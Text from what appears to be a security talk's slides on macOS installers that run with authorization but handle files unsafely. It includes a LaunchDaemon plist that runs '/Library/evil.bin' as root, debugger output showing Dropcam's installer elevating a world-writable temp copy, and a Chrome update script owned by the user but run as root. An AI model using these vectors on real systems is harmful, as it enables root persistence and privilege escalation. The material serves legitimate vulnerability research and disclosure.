
debugger (lldb)



WHAT DOES AUTHORIZED PROCESS (THEN) Do?

often 'unsafe' things!

-
- install 'unsecured' components
 - create insecure temp files
 - load/execute 'unsecured' components



```
# fs_usage -w -f filesystem | grep Installer
stat64  /Library/LaunchDaemons/com.insecure.plist      Installer
access  /Library/LaunchDaemons/com.insecure.plist      Installer
rename  ~/Downloads/Install.app/Contents/Resources/com.insecure.plist  Installer
chown    /Library/LaunchDaemons/com.blah.plist          Installer
```



file monitor

persisted as r00t :/


```
<key>RunAtLoad</key>
<true/>

<key>ProgramArguments</key>
<array>
<string>/Library/evil.bin</string>
</array>
```

plist (executed as r00t)

BUGS

`if (no CVE) then 0day;`



INTERNET OF THINGS

dropcam



copy & exec (auth'd) installer from tmp dir!

```
$ lladb Setup Dropcam (Macintosh).app
Launched parent
Copying Setup Dropcam (Macintosh).app to /var/folders/yx/bp25tm5x4l32k5297qwc7wcd4m022r/T/dropcam_kwvZ7y
Launching child with elevated privileges from /var/folders/yx/bp25tm5x4l32k5297qwc7wcd4m022r/T/dropcam_kwvZ7y/Setup Dropcam (Macintosh).app/Contents/MacOS/Setup Dropcam (Macintosh)


Process 96025 stopped (Security`AuthorizationExecuteWithPrivileges)

(lldb) x/x $esp+8
0xbffff6c4: 0x0020ac50
(lldb) x/s 0x0020ac50
0x0020ac50: "/var/folders/yx/bp25tm5x4l32k5297qwc7wcd4m022r/T/dropcam_kwvZ7y/Setup Dropcam (Macintosh).app/Contents/MacOS/Setup Dropcam (Macintosh)"
```

```
$ ls -lart /var/folders/yx/bp25tm5x4l32k5297qwc7wcd4m022r/T/dropcam_kwvZ7y/Setup Dropcam (Macintosh).app/Contents/MacOS/Setup Dropcam (Macintosh)

-rwxrwxrwx 1 patrick staff Setup Dropcam (Macintosh)
```


permissions of (copied) installer



BROWSERS

google chrome

(non-admin) install




```
# procmon
new process: security_authtrampoline (1508)
path: /usr/libexec/security_authtrampoline
pid: 24977
args:
  "/Applications/Google Chrome.app/Contents/Versions/59.0.3071.115/Google Chrome Framework.framework/Resources/keystone_promote_preflight.sh",
  ...
```

process monitor

keystone_promote_preflight.sh




- bash script
- owned by user
- rwxr-xr-x@ 1 user
- executed as r00t



[bug 593133] "AuthorizationExecuteWithPrivileges is deprecated ...as per discussion no good replacement exists" #wontfix

SECURITY TOOLS

